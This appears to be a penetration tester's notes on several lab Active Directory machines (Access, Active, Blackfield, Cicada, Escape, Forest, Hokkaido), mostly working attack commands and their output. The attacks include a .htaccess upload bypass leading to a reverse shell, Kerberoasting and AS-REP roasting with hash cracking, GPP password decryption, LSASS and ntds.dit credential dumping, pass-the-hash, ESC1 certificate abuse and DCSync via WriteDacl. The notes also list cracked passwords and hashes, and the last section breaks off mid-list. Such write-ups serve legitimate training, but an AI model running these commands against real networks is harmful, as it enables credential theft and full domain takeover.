Active Directory
Access
Recon Summary
IP: 192.168.133.187
OS: Windows
Domain: access.offsec0

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 125 Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
  |_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
  | http-methods:
  |   Supported Methods: POST OPTIONS HEAD GET TRACE
  |_  Potentially risky methods: TRACE
  |_http-title: Access The Event
  |_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      syn-ack ttl 125 Apache httpd 2.4.48
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 125 .NET Message Framing
47001/tcp open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc
Enumeration
445/139
- SMB — no null session
- Need creds
80/443
- “Access the point”
- Has a file upload feature — contains PHP extension filters => bypass? Yesssss
- portswigger.net — extension-blacklist bypass lab
389/ldap — requires authentication
135/593/rpc — requires authentication
Foothold
Vulnerability
- PortSwigger reference
- The app allowed creating
.htaccessfiles in/uploads
Exploit
- Added a new entry mapping a random extension to PHP:
AddType application/x-httpd-php .l33t
- Now Apache processes
exploit.l33tas a PHP file.
Result

- Reverse shell obtained.
Privilege Escalation
Findings
- The

svc_apacheuser does not have SYSVOL edit permissions. - Used
Get-SPN.ps1to find SPN accounts:SVC_APACHE=> already logged inSVC_MSSQL=> kerberoast time
Exploit
.\rubeus.exe kerberoast /user:SVC_MSSQL /nowarp
tr -d "\n" < hash > hash.txt
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
- Cracked creds: SVC_MSSQL:trustno1
- Logged in using
Invoke-Runascs - The SQL account has SeManageVolumePrivilege permissions
- Downloaded the exploit:
- github.com/CsEnox/SeManageVolumeExploit
.\SeManageVolumeExploit.exe
Active
Domain: active.htb
1. Infrastructure Overview
- DC: DC.active.htb
- Target Name: ACTIVE
- Domain SID:
S-1-5-21-405608879-3187717380-1996298813
Nmap Scan

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-10 15:45:05Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
2. External / Unauthenticated Recon
- ⬜ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ⬜ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ⬜ Kerbrute
- ⬜ Lookupsids
- ⬜ Enum4linux
Findings
       Sharename       Type      Comment
       ---------       ----      -------
       ADMIN$          Disk      Remote Admin
       C$              Disk      Default share
       IPC$            IPC       Remote IPC
       NETLOGON        Disk      Logon server share
       Replication     Disk
       SYSVOL          Disk      Logon server share
       Users           Disk
./Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml:
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2"
    changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}">
    <Properties action="U" newName="" fullName="" description=""
      cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
      changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/>
  </User>
</Groups>
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| SVC_TGS | GPPstillStandingStrong2k18 | decrypting cpassword — gpp-decrypt |
| Administrator | Ticketmaster1968 | Kerberoast / GetUserSPN |
4. BloodHound Analysis
Identified Paths:
- Administrator account → domain compromise
5. Lateral Movement & Privilege Escalation
- Administrator service
cifsis kerberoastable and the hash was cracked evil-winrmto the Administrator account
Blackfield
Domain: BLACKFIELD.local, BLACKFIELD
1. Infrastructure Overview
- Domain SID:
S-1-5-21-4194615774-2175524697-3563712290
Nmap Scan

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-20 22:17:05Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 7h04m11s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
2. External / Unauthenticated Recon
- ✅ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ✅ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ⬜ Kerbrute
- ✅ Lookupsids
- ⬜ Enum4linux
Findings
- SMB null session:
Disk                                                    Permissions     Comment

ADMIN$                                                  NO ACCESS       Remote Admin
C$                                                      NO ACCESS       Default share
forensic                                                NO ACCESS       Forensic / Audit share.
IPC$                                                    READ ONLY       Remote IPC
NETLOGON                                                NO ACCESS       Logon server share
profiles$                                               READ ONLY
SYSVOL                                                  NO ACCESS       Logon server share
lookupsidsfound usernames — got a lot of users- AS-REP roasting —
support
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| support | #00^BlackKnight | AS-REP Roasting |
4. BloodHound Analysis

Identified Paths:
5. Lateral Movement & Privilege Escalation
1. Owning audit2020
- Abusing the
supportuser’s rights to change a password:
net rpc password "audit2020" "Hellobro123" -U domain/"support"%"#00^BlackKnight" -S $ip
- (tag:
#forcechangepassword) - Dumped the
forensicshare using theaudit2020user - Used
pypykatzto parse and print all hashes from an LSASS dump:
pip3 install minidump minikerberos asn1crypto
git clone https://github.com/skelsec/pypykatz
cd pypykatz
sudo python3 setup.py install
pypykatz lsa minidump ../lsa/lsass.DMP > hashes
- Reference: rgbwiki.com — pypykatz usage
2. Priv Esc
svc_backupuser is in Backup Operators- Use the Backup Operators right to shadow-copy and download
ntds.dit reg save HKLM\SYSTEM .\system.hivto dump the SYSTEM file- Or, the direct NetExec command:
nxc smb $ip -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d -M backup_operator
- Used
secretsdumpto get whatever hash was needed.
Cicada
Domain: cicada.htb
1. Infrastructure Overview
- DC: CICADA-DC.cicada.htb
- Target Name: NAGOYA-IND
- Domain SID:
S-1-5-21-917908876-1423158569-3159038727
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-05 04:03:03Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
55379/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
2. External / Unauthenticated Recon
- ⬜ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ✅ Kerbrute
- ✅ Lookupsids
- ✅ Enum4linux
Findings
- SMB null session:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
DEV             Disk
HR              Disk
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
SYSVOL          Disk      Logon server share
- Kerbrute output:
2026/05/04 23:16:23 >  [+] VALID USERNAME:       guest@cicada.htb
2026/05/04 23:16:49 >  [+] VALID USERNAME:       administrator@cicada.htb
lookupsid:
498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
512: CICADA\Domain Admins (SidTypeGroup)
513: CICADA\Domain Users (SidTypeGroup)
514: CICADA\Domain Guests (SidTypeGroup)
515: CICADA\Domain Computers (SidTypeGroup)
516: CICADA\Domain Controllers (SidTypeGroup)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
521: CICADA\Read-only Domain Controllers (SidTypeGroup)
522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
525: CICADA\Protected Users (SidTypeGroup)
526: CICADA\Key Admins (SidTypeGroup)
527: CICADA\Enterprise Key Admins (SidTypeGroup)
553: CICADA\RAS and IAS Servers (SidTypeAlias)
571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
1000: CICADA\CICADA-DC$ (SidTypeUser)
1101: CICADA\DnsAdmins (SidTypeAlias)
1102: CICADA\DnsUpdateProxy (SidTypeGroup)
1103: CICADA\Groups (SidTypeGroup)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)
3. Credentials
Default credential: Cicada$M6Corpb*@Lp#nZp!8 (HR share)
| Username | Password/Hash | Source |
|---|---|---|
| michael.wrightson | Cicada$M6Corpb*@Lp#nZp!8 | cme/lookupsid |
| david.orelious | aRt$Lp#7t*VQ!3 | enum4linux / account description |
| emily.oscars | Q!3@Lp#M6b7tVt | backup_script.ps1 in DEV share (using david’s creds) |
| krbtgt | 3779000802a4bb402736bee52963f8ef | Backup operator |
4. BloodHound Analysis

Identified Paths: emily.oscars is in the BackupOperators group.
5. Lateral Movement & Privilege Escalation
- Logged in as
emilyover WinRM (member of the Remote Management group) - Used the Backup Operators right to get a backup of the system and
ntds.dit secretsdumpto get thekrbtgtNTLM hash:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3779000802a4bb402736bee52963f8ef:::
- Pass-the-hash to the Administrator account:
evil-winrm -i $ip -u "Administrator" -H '2b87e7c93a3e8a0ea4a581937016f341'
- Logged in as Administrator.
Escape
Domain: sequel.htb
1. Infrastructure Overview
- Target Name: sequel
- Domain SID:
S-1-5-21-4078382237-1492182817-2568127209
Nmap Scan

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-18 23:11:11Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb, Site: Default-First-Site-Name)
  |_ssl-date: 2026-05-18T23:12:52+00:00; +8h04m41s from scanner time.
  | ssl-cert: Subject:
  | Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
  | Issuer: commonName=sequel-DC-CA/domainComponent=sequel
2. External / Unauthenticated Recon
- ⬜ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ⬜ Kerbrute
- ✅ Lookupsids
- ✅ Enum4linux
Findings
A document found during enumeration:
Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC,
why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on
how to access and then test any changes to the database. Of course none of this will be done on the live server, we
cloned the DC mockup to a dedicated server. Tom will remove the instance from the DC as soon as he comes back from
his vacation. The second reason behind this document is to work like a guide when no senior can be available for all
juniors.
lookupsids— works- Got the
sql_svchash and cracked it using Responder
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| Tom | ||
| Ryan.Cooper | NuclearMosquito3 | sqlserver/logs/errorlog.bak |
| Brandon | ||
| PublicUser | GuestUserCantWrite1 | PDF from SMB share — MSSQL creds |
| sql_svc | REGGIE1234ronnie | Responder, MSSQL hash, hashcat |
4. BloodHound Analysis
Identified Paths: (none noted)
5. Lateral Movement & Privilege Escalation
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
- Enumerating the CA server using
ryan.cooper’s creds:
certipy-ad find -u 'ryan.cooper' -p 'NuclearMosquito3' -dc-ip $ip -stdout -vulnerable
- Found a vulnerable template for ESC1 —
UserAuthenticationtemplate with “Enrollee Supplies Subject” = True. - Used
certipy-adto get a.pfxfile and NTLM hash:
# get certificate
certipy-ad req -u ryan.cooper -p 'NuclearMosquito3' -dc-ip $ip -template UserAuthentication -ca sequel-DC-CA -upn administrator@sequel.htb
# get ntlm hash
certipy-ad auth -pfx administrator.pfx -dc-ip $ip
- Used the NTLM hash to log in as Administrator.
Forest
Domain: htb.local
1. Infrastructure Overview
- Domain SID:
S-1-5-21-3072663084-364016917-1341370565
Nmap Scan

PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-19 23:08:15Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
2. External / Unauthenticated Recon
- ✅ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ⬜ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ⬜ Kerbrute
- ⬜ Lookupsids
- ✅ Enum4linux
Findings
- SMB null auth allowed
enum4linuxfound usernames:
andy, Andy Hislip
lucinda, Lucinda Berger
mark, Mark Brandt
santi, Santi Rodriguez
sebastien, Sebastien Caron
svc-alfresco, svc-alfresco
- AS-REP roasting (got the
svc-alfrescohash) → time to crack.
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| svc-alfresco | s3rvice | AS-REP Roasting, Hashcat |
4. BloodHound Analysis
Identified Paths:



5. Lateral Movement & Privilege Escalation
- Login to
svc-alfresco - Using Account Operators privileges, add the user to “Exchange Windows Permissions” (Account Operators cannot edit protected groups like Domain Admins or Local Administrators directly):
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfresco
- Use
WriteDaclon the domain object to add DCSync rights to the user:
$username = "htb\svc-alfresco";
$password = "s3rvice";
$secstr = New-Object -TypeName System.Security.SecureString;
$password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)};
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr;
Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\Domain Admins' -Rights DCSync
secretsdumpto DCSync:
impacket-secretsdump 'htb.local'/'svc-alfresco':'s3rvice'@$ip -just-dc
Hokkaido
Recon Summary
IP: 192.168.133.40
OS: Windows
Domain: hokkaido-aerospace.com

Nmap Scan:

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
  |_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2026-04-30 19:15:23Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com, Site: Default-First-Site-Name)
  | ssl-cert: Subject: commonName=dc.hokkaido-aerospace.com
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com, Site: Default-First-Site-Name)
  | Issuer: commonName=hokkaido-aerospace-DC-CA/domainComponent=hokkaido-aerospace
1433/tcp  open  ms-sql-s      syn-ack ttl 125 Microsoft SQL Server 2019
  | Target_Name: HAERO
  | NetBIOS_Domain_Name: HAERO
  | NetBIOS_Computer_Name: DC
  | DNS_Domain_Name: hokkaido-aerospace.com
  | DNS_Computer_Name: dc.hokkaido-aerospace.com
  |_ Product_Version: 10.0.20348
3269/tcp  open  ssl/ldap      syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: hokkaido-aerospace.com, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
  | rdp-ntlm-info:
  |   Target_Name: HAERO
  |   NetBIOS_Domain_Name: HAERO
  |   NetBIOS_Computer_Name: DC
  |   DNS_Domain_Name: hokkaido-aerospace.com
  |   DNS_Computer_Name: dc.hokkaido-aerospace.com
  |   Product_Version: 10.0.20348
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8530/tcp  open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
  |_http-title: 403 - Forbidden: Access is denied.
58538/tcp open  ms-sql-s      syn-ack ttl 125 Microsoft SQL Server 2019
Enumeration
389/ldap — no anonymous query
139/445/smb
- Domain SID:
S-1-5-21-3227296914-974780204-1325941497

- Found creds info:info
- Username list dumped from SMB:
├── Angela.Davies
├── Annette.Buckley
├── Anthony.Anderson
├── Catherine.Knight
├── Charlene.Wallace
├── Cheryl.Singh
├── Deborah.Francis
├── Declan.Woodward
├── Elliott.Jones
├── Gordon.Brown
├── Grace.Lees
├── Hannah.O'Neill
├── Irene.Dean
├── Julian.Davies
├── Lynne.Tyler
├── Molly.Edwards
├── Rachel.Jones
